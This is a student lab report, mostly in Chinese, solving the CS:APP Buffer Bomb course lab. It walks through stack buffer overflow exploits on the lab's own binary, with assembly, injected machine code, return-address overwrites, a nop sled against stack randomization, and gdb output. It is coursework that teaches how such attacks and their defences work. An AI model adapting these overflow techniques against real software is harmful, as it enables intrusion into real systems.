Lab Report on Lab 3 the Buffer Bomb

16307130194 陈中钰

Contents

1 Preparation

1.1 make cookie

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./makecookie 16307130194
0x759069aa
```

1.2 反汇编

```
chenzhongyu@ubuntu:~/Desktop/lab3$ objdump -d bufbomb > bufbomb.txt
```

1.3 Linux：Little Endian

2 Level 0: Candle

2.1 总体思想

修改 return address，返回到<smoke>开头地址。

2.2 分析过程

```
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048bf1 <Gets>
mov    $0x1,%eax
leave
ret
```

return address	74	91	04	08
%ebp	EE	EE	EE	EE
%ebp-0x4	EE	EE	EE	EE
……				
%ebp-0x28	EE	EE	EE	EE
……				
%ebp-0x38, %esp	%ebp-0x28			

阅读<getbuf>，要使<getbuf>返回后执行<smoke>，则要把它的返回值改成<smoke>的开始地址0x08049174。调用<Gets>前，把%ebp-0x28作为参数传入函数，那么exploit string 以%ebp-0x28开头。当 string 超过40 Byte 时，多余部分会覆盖%ebp，还可能进而覆盖 return address。那么在 return address 前添上44 Byte 非结束符（在这里统一取了0xEE），作为 string，当读取到 ret 指令时，会跳转到<smoke>。

2.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level0.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3 Level 1: Sparkler

3.1 总体思想

修改 return address，返回到<fizz>开头地址，并把<fizz>调用参数修改为 cookie。


3.2 分析过程

把<getbuf>的返回值修改为<fizz>的开始地址0x08049129。再看<fizz>，gdb 查0x804b1c4中的值，发现是输入的 cookie 字符串，进一步验证了要把<fizz>调用的参数和 cookie 比较。

```
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
mov    0x8(%ebp),%eax
cmp    0x804b1c4,%eax
jne    8049158 <fizz+0x2f>
```

```
(gdb) print (char *) 0x804b1c4
$4 = 0x804b1c4 <cookie> ""
```

<getbuf>返回时，跳转到<fizz>，再 push 进%ebp（旧 return address 处），并把%ebp+0x8（旧%ebp+0xc 处）中的值和 cookie 比较，相等时触发 bomb。那么还要把%ebp+0x8（旧%ebp+0xc 处）中的值改为 cookie，有效攻击代码前用非结束符填充。



3.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level1.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Fizz!: You called fizz(0x759069aa)
VALID
```

```
NICE JOB!
```

4 Level 2: Firecracker

4.1 总体思路

更改 global_value 的值为 cookie，再跳转到<bang>开头地址。前面的方式只能熊啊该 stack 中某个位置的值、跳转到某个地址，并不能实现更改全局变量 global_value、跳转到<bang>两个操作。故考虑更改 return address，跳转到 string 开头，依次执行这两个操作。那么还需在 string 中输入这两个操作的 machine code。

4.2 分析过程

```
mov    0x804b1cc,%eax
cmp    0x804b1c4,%eax
jne    804910d <bang+0x31>
```

```
(gdb) print (char *) 0x804b1cc
$1 = 0x804b1cc <global_value> ""
(gdb) print (char *) 0x804b1c4
$2 = 0x804b1c4 <cookie> ""
```


首先查找 global_value 的储存地方。<bang>中比较了0x804b1cc 和0x804b1c4中的值，gdb 查找其中的值，发现分别是 global_value 和 cookie。那么可通过 movl 把 0x804b1cc 处的 global_value 改为 cookie。接下来查找 string 开头%ebp-0x28的地址。

```
Breakpoint 1, 0x08048caa in getbuf ()
(gdb) x $ebp-0x28
0x55683378 <_reserved+1037176>:  0x00000000
```

最后还要 push 进<bang>开头地址0x080490dc，并 ret。综上，可以写出如下 assembly code，并 assemble 和 disassemble，获得如下 machine code。string 开头为如下 machine code，结尾为 string 开头地址，覆盖 return address，中间用非结束符（这里统一取0x00）填充。

```
movl $0x759069aa,%eax
movl %eax,0x804b1cc
push $0x080490dc
ret
```

```
00000000 <.text>:
  0:    b8 aa 69 90 75  mov  $0x759069aa,%eax
  5:    a3 cc b1 04 08  mov  %eax,0x804b1cc
  a:    68 dc 90 04 08  push $0x80490dc
  f:    c3              ret
```



%esp / %ebp-0x38	%ebp-0x28


4.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level2.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Bang!: You set global_value to 0x759069aa
VALID
NICE JOB!
```

5 Level 3: Dynamite

5.1 总体思想

修改 return address，跳转到 string 开头，把<getbuf>在%eax 中的返回值改为 cookie，把为了修改 return address 被覆盖掉的%ebp 还原，最后跳转到<test>中调用<getbuf>的下一个语句。



5.2 分析过程

gdb 运行，在<getbuf>开头设置断点，查找%ebp 的值和 string 开头地址，

```
(gdb) x $ebp
0x556833a0 <_reserved+1037216>:  0x556833d0
(gdb) x $ebp-0x28
0x55683378 <_reserved+1037176>:  0x00000000
```

用 string 开头地址覆盖 return address，使其跳转到 string 的开头，movl 修改%eax、还原%ebp，并返回到<test>中下一个命令的地址0x08048d39。可以写出如下 assembly code，并获得 machine code。string 开头为如下 machine code，结尾为跳转到 string 开头的地址，中间补上非结束符（这里用了0x00）。

```
movl $0x759069aa,%eax
movl $0x556833d0,%ebp
push $0x08048d39
ret
```

```
00000000 <.text>:
   0:   b8 aa 69 90 75  mov  $0x759069aa,%eax
   5:   bd d0 33 68 55  mov  $0x556833d0,%ebp
   a:   68 39 8d 04 08  push $0x8048d39
   f:   c3              ret
```

5.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level3.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Boom!: getbuf returned 0x759069aa
VALID
NICE JOB!
```

6 Level 4: Nitroglycerin

6.1 总体思路

修改 return address(%ebp+0x4)为 string 的某个位置的地址，然后跳转到该位置，修改%eax 中的返回值为 cookie，恢复%ebp，最后要模仿 ret，跳转到<testn>中调用<getbufn>的下一行命令。

6.2 分析过程

6.2.1 修改 return address

```
push   %ebp
mov    %esp,%ebp
sub    $0x218,%esp
lea    -0x208(%ebp),%eax
mov    %eax,(%esp)
call   8048bf1 <Gets>
mov    $0x1,%eax
leave
ret
```

```
call   8048990 <srandom@plt>
call   8048880 <random@plt>
```

查看<getbufn>和<main>，可见程序使用了栈随机化的操作，导致%ebp 的地址不固定，也就使 string 的开头位置%ebp-0x208不固定。而当 string 开头在不同处时，跳转到该地址后，都必须要能执行到需执行的代码。那么可以采用 nop sled 的方法，在实际攻击代码前插入很长的一段 nop（0x90），无论 string 在何处，只要能跳转到 string 中，就能 slide 到实际攻击代码。接下来要估计 string 的位置可能的变化范围，以确定有效 return address。

gdb 调试，在<getbufn>设置断点，多次运行查找%ebp-0x208的地址，发现它的值可

能是以下5个值之一。那么保证能在 string 中，而且在实际攻击代码（长度为0x10）前的地址，应在0x55683208 ~ 0x55683128+0x208-0x10=0x55683320。那么可以取0x55683208作为 return address。

Order	1	2	3	4	5
%ebp-0x208	0x55683198	0x55683208	0x55683158	0x55683178	0x55683128

6.2.2 修改%eax 的值为 cookie

movl 直接修改。

6.2.3 还原<getbufn>中被覆盖的%ebp 的值

%ebp 中的值并不固定，故不能像之前一样，通过 movl 原值还原%ebp。而且，由于 stack 不稳定，stack 中其他的地址和值也是不固定的，那么也就没有办法从其他地方找到%ebp 的值了。那么查看<getbufn>，分析 stack 的变化，试图通过位置的相对关系找出%ebp 的值。

```
leave ->
movl    %ebp, %esp
pop     %ebp
```

```
<testn> build stack ->
push    %ebp
mov     %esp,%ebp
push    %ebx
sub     $0x24,%esp
```

发现在 ret 前有 leave 指令，也就是说，在<getbufn>返回到<testn>前，进行了消栈的操作，最后%esp 回到了<testn>调用<getbufn>前时%esp 的原位置。查看<testn>的建栈操，需要还原的%ebp 是<getbufn>中的，它所存的值为旧的%ebp 地址，也就是<testn>中的%ebp 地址。可以看到，虽然%esp 和%ebp 的地址都会变化，但是它们地址之间差值是固定的，push 操作使%esp 下移0x4，sub 使其再下移0x24，那么%esp=%ebp-0x28，则有%ebp=%esp+0x28，据此可以 leal 获得<testn>的%ebp 地址，也就是<getbufn>中%ebp 的值。

6.2.4 返回到<testn>

<testn>调用<getbufn>的下一个语句地址为0x8048ccf，则 push 进该地址后 ret。

6.2.5 形成 machine code

需要覆盖的范围是%ebp-0x208 ~ %ebp+0x8，共0x208+0x8=528 Byte。综上，获得 machine code，并在前面添上足够的0x90(nop)，在后面添上 return address，作为 string，可以得到 level4.txt 中的结果。


```
movl $0x759069aa,%eax
leal 0x28(%esp),%ebp
push $0x8048ccf
ret
```

```
00000000 <.text>:
   0:   b8 aa 69 90 75  mov  $0x759069aa,%eax
   5:   8d 6c 24 28     lea   0x28(%esp),%ebp
   9:   68 cf 8c 04 08  push $0x8048ccf
   e:   c3              ret
```

6.3 结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ cat level4.txt | ./hex2raw -n
| ./bufbomb -n -u 16307130194
```

```
Userid: 16307130194
Cookie: 0x759069aa
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
VALID
NICE JOB!
```



7 Thoughts

7.1 深刻了解了 **buffer overflow attacks** 的机制；

7.2 了解到 **get()**函数没有越界检查的安全漏洞，知道通过使用 **gets()**函数可以插入 **exploit string**，越界引用内存来实现 **buffer overflow attacks**；

7.3 了解了 **stack randomization**，**stack protector** 和限制可执行代码区域等对抗 **buffer overflow attacks** 的机制；

7.4 懂得在编写代码的过程中注意避免产生 **buffer overflow attacks** 的漏洞。